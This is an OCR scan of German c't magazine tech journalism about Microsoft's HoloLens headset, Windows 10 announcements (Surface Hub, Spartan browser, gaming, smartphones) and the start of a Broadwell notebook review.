


Bild: Microsoft

Jan-Keno Janssen, Ulrike Kuhlmann

Bicken statt klicken

Microsofts ambitioniertes HoloLens-Projekt

Mit Microsofts Augmented-Reality-Brille HoloLens soll die echte Welt mit der virtuellen verschmelzen. Die „Windows Holographic"-Plattform soll künftig auf allen Windows-10-Geräten laufen.

Nicht weniger als eine Revolution in der Computerbedienung hat Microsoft mit HoloLens angekündigt: Nach Kommandozeile und grafischer Bedienoberfläche soll jetzt die echte Welt mit der virtuellen verschmelzen. Statt auf einen flachen Monitor zu starren, kann ein Produktdesigner mit aufgesetzter HoloLens-Brille sein Werk einfach auf dem leeren Schreibtisch bearbeiten – in allen drei Dimensionen, einfach mit den Händen, mit Blicken und Kopfnicken, ohne Hilfsmittel wie Maus und Tastatur. An Wänden eingeblendete Videofenster ersetzen den Fernseher aus schnöder Materie – auf Wunsch kann man den ganzen Raum verändern, was neuartige Spiele möglich macht.

Zumindest in den von Microsoft veröffentlichten Videos sieht all das sehr beeindruckend aus. Selbst ausprobieren konnten wir die Brille noch nicht – zur HoloLens-Audienz wurden nur eine Handvoll US-Journalisten geladen und es herrschte striktes Foto- und Videoverbot. Auch wenn die funktionierenden Prototypen wohl noch deutlich klobiger aussehen als die stromlinienförmigen Design-Mock-ups: Die inneren Werte scheinen prinzipiell zu stimmen. So waren diejenigen, die „Project Baraboo" (so der interne HoloLens-Codename) schon ausprobieren konnten, ziemlich begeistert. Sie bemängelten lediglich ein zu kleines Sichtfeld der überlagerten Realität – einer nannte es „Tunnelblick". In dem kleinen Feld sei der Effekt zwar beeindruckend, man müsse aber den Kopf viel hin- und herbewegen, um seine Umgebung AR-mäßig zu erfassen.

Chefentwickler der neuen Technik ist Alex Kipman, der schon für Microsofts innovative Kinect-Kamera verantwortlich zeichnete. Seit sieben Jahren spukt ihm die Idee zu „Project Baraboo" im Kopf herum, berichtet das US-Magazin Wired. Ernsthaft arbeitet er seit fünf Jahren an der futuristischen Brille – die Kinect sei eigentlich ein Abfallprodukt der Baraboo-Idee.

Die Technik dahinter

HoloLens blendet 3D-Objekte in die reale Umgebung ein und stellt so eine Mischform aus Augmented Reality (überlagerte Informationen) und Virtual Reality (virtuelle Welt) dar – so ungefähr eine Mischung aus Google Glass und Oculus Rift. Microsoft nennt das Ganze poetisch Holografie.

Die Brille arbeitet komplett autark, hat also weder Kabel zu externen Kästchen noch ist sie mit Smartphone oder PC per Funk verbunden. Ihre geschwungenen Frontgläser sind semitransparent, sodass man gleichzeitig seine Umgebung und die eingeblendeten virtuellen Objekte oder Informationen sehen kann. Microsoft spricht von „High-Definition Lenses", ohne die exakte Auflösung der Brille zu benennen. Auch über die Displaytechnik schweigt sich Microsoft aus. Die Bilder des Mock-up zeigen aber, dass hinter der getönten Frontscheibe eine weitere Brille steckt.

Wenn man den Demo-Videos halbwegs Glauben schenken darf, handelt es sich dabei um ein sogenanntes 4D-Lichtfeld-Display: Wie bei einer Lichtfeldkamera tragen dessen Lichtstrahlen kontinuierliche Tiefeninformationen über das eingeblendete Objekt. Der Betrachter entscheidet mit seinem Fokuspunkt über die Bildschärfe und sieht die Objekte dadurch genau wie in der realen Welt stets scharf. Nvidia hat bereits 2013 über die Entwicklung eines solchen HMD mit Lichtfeld-Display berichtet. Der Grafikkartenspezialist modifizierte dafür ein Head-Mounted-Display von Sony (HMD-Z1): An die Stelle der Vergrößerungslinsen vor dem Micro-OLED platzierte Nvidia das Mikrolinsenraster fürs Lichtfeld.

Bei Microsoft werden die Bildinformationen der HoloLens entweder in Mikrodisplays in den Brillenbügeln erzeugt und von dort per Lichtleiter zu Feldern aus reflektiven Mikrolinsen (je ein Feld für Rot, Grün und Blau) im Frontglas geführt. Oder aber das Mikrodisplay in der Brille ist transparent und die direkt darüber sitzenden (Fresnel-)Linsen lenken das Licht zum Auge des Betrachters.

Der Vorteil von Lichtfeld-Displays: Herkömmliche 3D-Brillen entkoppeln Akkomodation und Augenausrichtung (Vergenz) – man schaut auf eine fixe (Display-)Ebene, die nicht mit der Schärfeebene übereinstimmt. In der Darstellung eines Lichtfelddisplays kann sich das Auge dagegen wie in echt umsehen und mal nah, mal in die Ferne fokussieren. Allerdings benötigt Microsoft dafür extrem hochauflösende Mikrodisplays, um ausreichend Lichtstrahlen und damit eine halbwegs akzeptable Auflösung hinzubekommen; hieran kranken auch die Lichtfeld-Kameras etwa von Lytro.

Die größte Herausforderung liegt im Rendern der Lichtfeld-Bilder – in Echtzeit und in Übereinstimmung mit den Bildern der realen, in Echtzeit gescannten Umgebung. Die von Microsoft „Hologramm" genannten Einblendungen – sie haben mit echter Holografie nichts gemein – sind audiovisuell, man kann sie also auch hören, und zwar gerichtet aus der Position, an der sie sich gerade befinden. Wie der Sound zum Ohr gelangt, sagt Microsoft bislang nicht.

Diverse Sensoren in der Brille ermitteln die Position des Trägers im Raum, die seiner

Bild: Mircosoft

Die HoloLens ist derzeit eher ein Konzept als ein fertiges Produkt – hier das digitale Mock-Up, der echte Prototyp ist nicht ganz so schick.

© Copyright by Heise Zeitschriften Verlag

Bild: Microsoft

Mit einer Kinect-ähnlichen Kamera wird die Umgebung des HoloLens-Trägers kontinuierlich gescannt.

Hände und die Blickrichtung seiner Augen. Die an der Brille angebrachte Tiefenkamera zum Scannen der Umgebung soll einen Blickwinkel von 120 × 120 Grad abdecken – damit lassen sich Handbewegungen sogar dann tracken, wenn die Arme weit vom Körper gestreckt werden. Die eingebaute Kameraelektronik ist – logisch – eine Erweiterung der Kinect.

Zum eingebauten Spezialprozessor „Holographic Processing Unit“ (HPU) gibt es noch keinerlei Details. Auf jeden Fall muss die HPU enorm leistungsfähig sein, um die nötigen Berechnungen eigenständig auszuführen. Bleibt die Frage: Wie lange hält der Akku des autarken Geräts?

Die Microsoft-Brille soll laut Microsoft-CEO Nadella „im Zeitfenster von Windows 10“ in den Handel kommen – angesichts des noch sehr frühen Prototypen, der eher wie ein Proof of Concept anmutet, dürfte das nicht „nächste Woche“ bedeuten, sondern eher „so lange es Windows 10 noch gibt“. Ein Preis für die HoloLens steht noch nicht fest.

Die Konkurrenz

Microsoft hat mit seiner spektakulären Präsentation für viel Aufmerksamkeit gesorgt – neu ist die Idee aber nicht. Etliche große und kleine Unternehmen arbeiten seit Langem an Augmented-Reality-Brillen, die Computergrafik-Objekte millimetergenau ins Sichtfeld einpassen können. Dafür muss die Brille nicht nur wissen, wie die echte Welt aussieht, sondern auch, wo der Benutzer gerade hinschaut.

Bisherige Datenbrillen wie Google Glass oder Vuzix M100 scheitern daran: Erstens blenden diese Modelle lediglich ein kleines „Schwebe-Display“ im peripheren Sichtbereich ein. Zweitens sind sowohl Kamera als auch Prozessor völlig überfordert damit, die Umgebung permanent in Echtzeit zu erfassen. Und nicht zuletzt platzieren Google & Co. das Display nur vor ein Auge – Räumlichkeit ist deshalb Fehlanzeige.

Mit seinem stereoskopischen Display löst Epsons Datenbrille Moverio BT-200 zumindest das 3D-Problem und bietet obendrein ein deutlich größeres Blickfeld als etwa die Glass. Dennoch wirken die bislang verfügbaren AR-Anwendungen noch sehr rumpelig: Die Computergrafikobjekte lassen sich mangels Raumerfassung und Augentracking nur sehr ungenau anordnen.

Das US-Start-up Meta ist da ambitionierter. Ihre angekündigte Datenbrille Meta Pro soll durchsichtige stereoskopische 720p-Displays mit einem großen Blickfeld nutzen und auch Raumerfassung und Handgestensteuerung per Tiefenmapping. Ihr selbst entwickeltes Interface vergleicht Meta bereits mit dem aus dem Hollywood-Film „Iron Man“ – selbstbewusst sind sie, die Meta-Leute.

Geheimniskrämerei betreibt Google mit seinem neu eingekauften Unternehmen Magic Leap: Auch hier wird an einer Augmented-Reality-Brille gearbeitet, die auf Lichtfeld-Technik setzt. Das Ganze ähnelt sehr dem von Microsoft jetzt vorgestellten HoloLens-Prinzip und man darf schon gespannt sein, wann die Patentstreitigkeiten ausbrechen. Echte Brillen hat Magic Leap noch nicht gezeigt.

Und dann ist da noch das für Spiele konzipierte AR-Brillen-System CastAR. Genau wie Microsoft sprechen die CastAR-Macher von kombinierter Augmented- und Virtual-Reality sowie von „Holografie“. Das Bild wird hier mit zwei Mikroprojektoren (jeweils 720p-Auflösung, 120 Hz mit 3D-Shutter-Funktion) auf eine retroreflektive Oberfläche projiziert; diese wirft das Licht unabhängig vom Einfallswinkel parallel zur Quelle zurück. Die Oberfläche muss sich in der realen Umgebung befinden – beispielsweise auf dem Tisch liegen. Der horizontale Blickwinkel ist mit 65 Grad deutlich kleiner als etwa bei der DK2-Version der VR-Brille Oculus Rift (rund 90 Grad) – der Blickwinkel ist bei AR aber weniger entscheidend als bei VR, weil man über die semitransparente Brille zugleich die reale Umgebung sieht. Die notwendige reflektierende Oberfläche mit den daran angebrachten IR-Markern zur Positionsbestimmung schränken die Bewegungsfreiheit des CastAR-Brillenträgers allerdings stark ein.

Wie geht’s weiter mit HoloLens?

Laut Microsoft ist die HoloLens-API Bestandteil von Windows 10. Darüber sollen sich sehr einfach Basis-Anwendungen für die HoloLens erstellen lassen. Die sogenannten Universal Apps, die es seit Windows 8 gibt und die nahtlos auf Monitor, Tablet, Smartphone und der Xbox laufen, sollen automatisch kompatibel zur HoloLens sein.

Microsoft preist die HoloLens an für Kreativitätsschübe, als Lehr- und Lernplattform, als Visualisierungshilfe und zum einfachen Gedankenaustausch. So kann man mit der App HoloNotes per Skype in Echtzeit Hologramme in die Umgebung seines Gesprächspartners einblenden, etwa um bei Reparaturen zu helfen oder um im Büro Probleme bei der Entwicklung von Industrieprodukten zu visualisieren.

Die Redmonder springen mit dem HoloLens-Projekt natürlich auch auf den Maker-Zug: Die App HoloStudio erstellt aus den digitalen 3D-Objekten druckfähige Vorlagen, die man dann auf einem 3D-Drucker ausdrucken kann. HoloStudio scheint allerdings noch sehr rudimentär, die ersten Tester konnten die Anwendung – anders als etwa den Skype-Chat, einen Besuch auf dem Mars oder eine Minecraft-Demo – nicht selbst ausprobieren; sie wurde ihnen lediglich vorgeführt.

Die Idee hinter dem Projekt HoloLens ist nicht die Brille selbst, sondern der damit verbundene Software-Service. (uk@ct.de)

HoloLens

Brille für räumliche Augmented Reality

Preis unbekannt, soll „im Zeitfenster von Windows 10“ kommen




Bild: Microsoft

Per Skype lassen sich Skizzen und Objekte direkt in die AR-Umgebung des Gesprächspartners einblenden. c't

© Copyright by Heise Zeitschriften Verlag

Jo Bager, Martin Fischer, Dorothee Wiegand, Jörg Wirtgen

Darfs ein bisschen mehr sein?

Windows 10 jenseits der Preview

Außer einer revolutionären Augmented-Reality-Brille und einer neuen Vorabversion von Windows 10 hat Microsoft dieser Tage noch etliche weniger öffentlichkeitswirksame, aber dennoch wegweisende Produkte und Produktdetails angekündigt. Ein Überblick.

Surface Hub

Weniger spektakulär, dafür deutlich konkreter als die neue AR-Brille HoloLens (siehe S. 58) ist die zweite Hardware, die Microsoft im Zuge der Windows-Vorstellung präsentierte: **Surface Hub**, auf den ersten Blick ein großer Monitor für (Video-)Konferenzen, Besprechungsräume und generell für die Arbeit im Team, soll noch in diesem Jahr auf den Markt kommen.

Auf den zweiten Blick handelt es sich um einen vollwertigen Windows-10-Rechner. Den All-in-One-PC soll es in zwei Ausführungen geben: riesig und sehr riesig. Sowohl das 55-Zoll-Full-HD-Modell als auch das 84-Zoll-Modell mit 4K-Auflösung haben eine Bildwiederholrate von 120 Hz. Sie sollen auf Zuruf und Gesten reagieren, aber auch Eingaben per Stift (maximal zwei Stifte parallel), Touch (bis zu 100 Finger gleichzeitig) und Tastatur entgegennehmen.

Damit das funktioniert, will Microsoft Bewegungs- und Berührungssensoren einbauen, außerdem zwei Weitwinkelkameras (1080p) sowie Mikrofone und Lautsprecher. So ausgestattet soll der Surface Hub offenbar antreten, um so ziemlich alle andere Hardware, die sich klassischerweise in einem Konferenzraum findet, zu ersetzen: Flipchart, Whiteboard, Notebook plus Beamer, Videokonferenzsystem samt Telefonen – das alles wäre künftig nicht mehr nötig, wenn das Meeting rund um den Surface Hub stattfindet. Nur Kaffee kochen kann der Riesenschirm nicht.

Sobald ein Nutzer sich dem Display nähert, identifiziert Surface Hub die Person. Der Anwender kann dann sofort, also ohne ein Login, mit dem Rechner interagieren. Dies wurde in der Präsentation gezeigt, ohne die Technik dahinter zu erklären; möglicherweise funktioniert die Erkennung über das Mobilgerät des Anwenders. Auf dem Surface Hub vorinstalliert sind außer App-Versionen der Office-Anwendungen Word, Excel und PowerPoint auch Skype for Business und eine spezielle Version des Notizen-Programms OneNote namens OneNote whiteboard. Darüber hinaus sollen auch alle Universal Apps für Windows 10 auf dem Konferenz-PC laufen.

An Schnittstellen stehen unter anderem HDMI, NFC, Miracast und Bluetooth zur Verfügung. Der Austausch zwischen Surface Hub und verbundenen Windows-10-Geräten ist laut Microsoft in beide Richtungen problemlos möglich. Sogar von einem iPad, auf dem Office-Apps von Microsoft laufen, soll der Anwender leicht zum Beispiel eine Textdatei auf den großen Bildschirm bringen können. Diese ließe sich dort bearbeiten, von Teamkollegen mit Ergänzungen und Anmerkungen versehen oder um Bilder ergänzen und anschließend auf beliebige andere Mobilgeräte im Raum verteilen. Zum Speichern von Diskussionsergebnissen in Form von handschriftlichen Notizen oder Skizzen soll das OneNote-Format dienen.

Weder der Name noch das Konzept des Surface Hub sind so richtig neu. „Microsoft Surface“ hieß bereits ein waagerecht positioniertes Riesen-Display, das Microsoft seit 2007 für Konferenzen, Verkaufsgespräche und ähnliche Einsatzszenarien anpries; 2012 wurde es in „Microsoft PixelSense“ umbenannt. Das Display im Format eines Couchtischs war ein frühes Beispiel für Hardware, die Multitouch-Gesten entgegennimmt, und insgesamt vielleicht seiner Zeit voraus – ein kommerzieller Erfolg wurde es jedenfalls nicht.

Die Bezeichnung „Surface“ tauchte dann als Name des von Microsoft selbst hergestellten Tablets für Windows 8 wieder auf und selbst „Surface Hub“ gab es in diesem Zusammenhang bereits als Produktnamen, nämlich für das Konfigurationsprogramm für diese Surface-Tablets. Nun schickt Microsoft seinen größten Windows-10-Rechner unter demselben Namen ins Rennen. Der hat trotz der Microsoft-typisch verwirrenden Namensgebung durchaus das Zeug, zu einem wirtschaftlichen Erfolg zu werden. Wenn der Konferenz-PC tatsächlich auf den Markt kommt, was noch für 2015 angekündigt ist, geht es vor allem um zwei spannende Fragen: Zu welchem Preis werden die Riesen-Displays angeboten und welche Apps werden dafür verfügbar sein? (dwi@ct.de)

Bild: Microsoft

Der Surface Hub soll die komplette Ausstattung eines Besprechungsraums ersetzen: Er dient nicht nur als Whiteboard und Beamer, sondern auch als Videokonferenzsystem.

Surface Hub

- Videokonferenz-Wandtafel
- noch für 2015 angekündigt

© Copyright by Heise Zeitschriften Verlag

Projekt Spartan

Schon seit Monaten hatte es Gerüchte um einen neuen Browser mit dem Projektnamen **Spartan** gegeben, der den bisherigen Internet Explorer ablösen soll. Microsoft hatte schon im Vorfeld angekündigt, die Document Modes über Bord zu werfen, mit denen Web-Entwickler gezielt einen der im Internet Explorer enthaltenen IE-Renderer für Unternehmensanwendungen ansprechen können.


Das ließ hoffen, dass Spartan die Renderer-Altlasten über Bord wirft. Doch wie Microsoft im IE-Blog erklärt hat, bleibt auch die alte Internet-Explorer-Engine inklusive der Rückwärtskompatibilität bis zu IE 5.5 in Windows 10 erhalten. Sie rendert Legacy-Websites, die ältere Techniken wie etwa angepasste ActiveX-Komponenten oder Browser Helper Objects verwenden. Als Default kommt aber die neue Rendering Engine namens EdgeHTML zum Einsatz. Sie ist auch bereits in der aktuellen Technical Preview enthalten, muss dort aber explizit aktiviert werden (siehe S. 54).

Von der neuen Bedienoberfläche, also von Spartan selbst, ist allerdings noch nichts zu sehen. Microsoft will den Browser mit einer Reihe von Komfortfunktionen aufwerten. So soll ein Notizenmodus dem Benutzer die Möglichkeit geben, direkt auf der geöffneten Website Kommentare und Notizen zu verfassen. Mit einem Selektionswerkzeug soll der Anwender solche Notizen ausschneiden, in OneNote speichern oder mit anderen Anwendern teilen können.

Spartans Lesemodus soll Online-Artikel in eine aufgeräumte Form bringen und Werbung ausblenden. Seiten lassen sich damit für das Offline-Lesen speichern. Spartan führt zudem eine Leseliste, die der Browser auf verschiedenen Plattformen synchronisiert. Außerdem soll Spartan eng mit der Sprachassistentin Cortana zusammenarbeiten, die ihm beim Surfen im Web hilft. Wenn er zum Beispiel eine Gasthaus-Website besucht, kann sie automatisch Öffnungszeiten, Kritiken und eine Wegbeschreibung heraussuchen. (jo@ct.de)

Spartan

- neuer Web-Browser
- in kommenden Updates der Preview



Mit Spartan kann man Webseiten mit Kommentaren versehen sowie Fundstücke ausschneiden und teilen.

Bild: Microsoft

Anzeige

© Copyright by Heise Zeitschriften Verlag

Gaming

Microsoft wendet sich mit Windows 10 verstärkt Spielern zu – und baut für sie zahlreiche Funktionen ins kommende Betriebssystem ein. Mit Windows 10 wird die Xbox One stärker mit Desktop-PCs verzahnt. Über eine ins Betriebssystem integrierte App sollen sich Xbox-One-Spiele direkt auf PCs oder Tablets **streamen** lassen. Das ist sinnvoll, wenn der Wohnzimmer-Fernseher vom Serienjunkie-Partner belegt ist und man trotzdem nicht aufs Spielen verzichten möchte. Xbox-Chef Phil Spencer streamte während der Windows-10-Präsentation das Rennspiel Forza Horizon 2 auf ein Surface-Tablet. Latenzprobleme oder Ähnliches waren dabei nicht erkennbar.

In der Xbox-One-App stecken noch mehr Schmankerl, etwa ein Aufnahme-Tool für PC-Spiele. Dieser **Game DVR** soll mit allen unter Windows laufenden Spielen funktionieren und sich über das Tastenkürzel Win+G aktivieren lassen. Standardmäßig schneidet er auch die letzten 30 Sekunden vor Beginn der Aufnahme mit. Die Videos lassen sich auf sozialen Netzwerken teilen oder auf Microsofts Cloud-Speicherdienst OneDrive hochladen. Einzigartig ist der Game DVR allerdings nicht, schließlich bieten Grafikkartenhersteller schon jetzt kostenlose Aufnahme-Tools mit Twitch-Streaming, etwa Nvidia Shadowplay.

Microsoft hat außerdem angekündigt, dass einige Windows-10-Spiele – etwa Fable Legends – einen plattformübergreifenden Mehrspielermodus bieten. Dann können PC-Spieler gegen Xbox-One-Spieler antreten oder gemeinsame Abenteuer bestehen. Eine Schwemme solcher Titel ist allerdings nicht zu erwarten, denn Cross-Plattform-Multiplayer ist nur bei Spiele-Genres sinnvoll, die sich auf Gamepad und Tastatur gleichwertig steuern lassen. Autorennen und langsame Rollenspiele eignen sich dafür gut, schnelle Ego-Shooter eher weniger – bei letzteren sind Gamepad-User aufgrund der schnelleren WASD+Maus-Steuerung von PC-Spielern im Nachteil. In der Januar-Preview von Windows 10 ist nur eine sehr abgespeckte Variante der Xbox-One-App mit Freundesliste und Aktivitätsfeed enthalten. Den vollen Funktionsumfang wird es erst geben, wenn Windows 10 fertig ist.

Bild: Lionhead

Fable Legends wird DirectX 12 nutzen und einen plattformübergreifenden Mehrspielermodus bringen.

Bereits in der aktuellen Technical Preview enthalten ist Microsofts Programmierschnittstelle **DirectX 12**. Allerdings gibt es noch keine Grafikkartentreiber, die den 3D-Bestandteil Direct3D 12.0 unterstützen. DirectX-11-Grafikchips laufen mit dem Direct3D-Funktionsniveau 11_1 beziehungsweise 11_0.

DirectX 12 soll in erster Linie zu einer effizienteren Auslastung von Hauptprozessoren führen – und daher bei CPU-limitierten 3D-Szenen wesentlich höhere Bildraten erreichen als DirectX 11. Darüber hinaus soll DirectX 12 laut Microsoft auch die Leistungsaufnahme reduzieren und damit auf Notebooks für bessere Akkulaufzeiten sorgen. Hunderte Studios sollen bereits DirectX-12-kompatible Spiele entwickeln, wie zur Windows-10-Vorstellung erklärt wurde. Mittlerweile sind bereits wichtige 3D-Engines für DirectX 12 vorbereitet, darunter die Unreal Engine 4 und Unity. Als eines der ersten Spiele wird Fable Legends die neue 3D-Schnittstelle nutzen. Es soll noch 2015 erscheinen.

Bereits jetzt hat AMD mit Mantle eine ähnlich effiziente Schnittstelle parat, die jedoch nur auf AMD-Grafikchips läuft und bis dato nur von wenigen Spielen unterstützt wird. Für Spieler führt mittelfristig kein Weg an DirectX 12 vorbei. (mfi@ct.de)

Xbox Streaming

Xbox-Spiele vom PC aus steuern

spätestens mit Windows 10

Game DVR

Videos von Windows-Spielen aufnehmen

spätestens mit Windows 10

DirectX 12

Spiele-Programmierschnittstelle mit verbesserter Effizienz

in der Januar-Preview enthalten

Windows 10 auf Smartphones

Auf Windows Phone 8.1 folgt Windows 10: Das Smartphone-Betriebssystem verliert das „Phone“ im Namen. Auch technisch nähert es sich der PC-Version an, beispielsweise erleichtern es die **Universal Apps** den Entwicklern, eine Anwendung für beide Plattformen zu entwickeln. Microsoft zeigte dazu auf einem Smartphone Outlook und PowerPoint mit den gleichen Funktionen wie auf Tablet, PC und sogar dem riesigen Surface Hub.

Komplett binärkompatibel werden Smartphones und PCs dadurch nicht. Das heißt zum einen, dass nicht jede Windows-Anwendung auf Smartphones läuft (was eh keine gute Idee wäre). Zum anderen müssen Entwickler weiterhin separate Anwendungen schreiben, wenn sie die Leistungsfähigkeit der PC-Plattform und der Xbox komplett nutzen wollen oder wenn es keine Kachel-App werden soll. Genau das passiert bei Microsoft Office: Die gezeigte Touch-Version Office for Windows 10 soll das altbekannte Büropaket für den Desktop keinesfalls ablösen. Vielmehr führt Microsoft dessen Entwicklung mit dem noch für dieses Jahr geplanten „Office 2016“ fort, das wie gehabt auf die Bedienung per Tastatur und Maus ausgerichtet ist und nicht auf Smartphones läuft.

Microsoft führte einige weitere Neuerungen von Windows 10 vor: Die Benachrichtigungen beispielsweise über eingehende Mails und Termine lassen sich mit einem Desktop-Windows synchronisieren; die Systemeinstellungen sind aufgeräumter; Größe und Position der Touch-Tastatur sind frei wählbar; SMS und Skype-Nachrichten laufen in einer gemeinsamen App zusammen.

Windows 10 laufe auf jedem Smartphone, für das es Windows Phone 8.1 gibt, hieß es anfangs; vorgeführt wurde es auf einem Nokia Lumia 1520. Später relativierte das ein Microsoft-Manager, indem er als Empfehlung für Einsteigergeräte das Lumia 435 nannte. Weil es anders als noch billigere Modelle 1 GByte Hauptspeicher hat, liegt der Schluss nahe, dass Windows 10 nicht auf den Modellen mit 512 MByte laufen wird. Das würde beispielsweise die Lumias 530 und 630 ausschließen. Im Februar kommt eine Vorabversion für Phones zum Ausprobieren, die sich

© Copyright by Heise Zeitschriften Verlag

anders als bisherige Testversionen ohne spätere Neuinstallation einfach per Update in ein fertiges Windows 10 verwandeln lassen wird.

Ach ja, Windows RT … Die paar existierenden Tablets mit ARM-Prozessor bekommen kein Windows 10, sondern bestenfalls ein Feature-Pack; ähnlich versuchte Microsoft mit Windows Phone 7.8 zu kaschieren, dass einige Smartphones kein Update auf Windows Phone 8 erhielten. Zukünftigen ARM-Tablets wollte Microsoft wiederum keine komplette Absage erteilen. Auch auf dem ARM-Experimentier-Board Raspberry Pi 2 soll Windows 10 laufen.

Zu neuen Windows-Smartphones gab es keine Informationen, weder von Microsoft noch von anderen Herstellern. Derzeit gibt es hierzulande außer den Microsoft/Nokia-Modellen nur Restposten von HTC, Huawei und Samsung sowie ein paar Billiggeräte.

Ob das alles hilft, zu Android und iOS aufzuschließen? Am Verhältnis der drei ändert sich kaum etwas: Android hat mehr Geräte, die iPhones profitieren von ihrem Image als Innovationsführer, Windows ist im Billigbereich schon jetzt gut aufgestellt. Die Benachrichtigungssynchronisierung kann iOS (mit Mac OS) schon jetzt, Android per Zusatzsoftware sowieso. Die Software-Lücke steht weiter offen, den Entwicklern von Android- und iOS-Apps fällt die Windows-Portierung nicht leichter als bisher. Lediglich wer eine Idee möglichst einfach für Smartphone, Tablet und PC implementieren will, hat es durch die Universal Apps einfacher als auf den anderen Plattformen. Und das Touch-Office beschränkt Microsoft nicht auf Windows-Telefone, sondern hat auch Android- und iOS-Versionen im Angebot.

(jow@ct.de)

Bild: Microsoft

Die Touch-Version von Microsoft Office soll künftig auf dem Smartphone dieselben Funktionen bieten wie in der Kachel-Oberfläche auf dem PC.

Windows für Smartphones

- Windows-10-Ableger als Windows-Phone-Nachfolger
- Vorabversion im Februar

Universal Apps

- auf allen Geräten laufende Modern-UI-Apps
- seit Windows (Phone) 8.1 möglich

Anzeige

© Copyright by Heise Zeitschriften Verlag

Florian Müssig

Frischgemacht

Die ersten Notebooks mit Intels fünfter Core-i-Generation

Die fünfte Core-i-Generation ist da: Schon wenige Wochen nach ihrer Vorstellung tauchten die Prozessoren in einem Business-Notebook von Dell und einem 17-Zöller von Medion auf. Die Broadwell-CPUs sollen schneller und sparsamer sein, sodass wir besonders auf Performance und Stromverbrauch gespannt waren.

Die CPUs der fünften Core-i-Generation (Broadwell) umfassen auf absehbare Zeit nur Doppelkerne für flache Notebooks [1]. Wir haben zwei der ersten damit bestückten Notebooks getestet: Das Dell Latitude E5450 ist ein 1200-Euro-Business-Gerät samt Dockinganschluss; Medion spricht mit dem Aldi-Notebook Akoya E7416 für 500 Euro Privatkäufer an.

Im CineBench R15 schafft der Core i5-5200U des Medion-Notebooks 259 Punkte. Damit liegt er erwartungsgemäß zwischen dem direkten Vorgänger i5-4200U (231 Punkte) und dem i7-4600U (276 Punkte) – beide stammen aus der Haswell-Generation. Der Core i5-5300U im Dell-Gerät ist mit 280 Punkten noch schneller – und das, obwohl er laut Datenblatt nur 100 MHz mehr Basistakt als der 5200U hat.

Dies könnte an der unterschiedlichen RAM-Bestückung liegen, aber wahrscheinlicher noch an den unterschiedlichen Kühlern. Letztere haben im Zeitalter der Turbo-Funktionen einen großen Einfluss auf die Performance. Da wir die aufgelöteten Notebook-CPUs nicht im selben Gerät mit gleichem Kühler durchmessen können, lässt sich eine gewisse Unschärfe in direkten Vergleichen zwangsläufig nicht vermeiden.

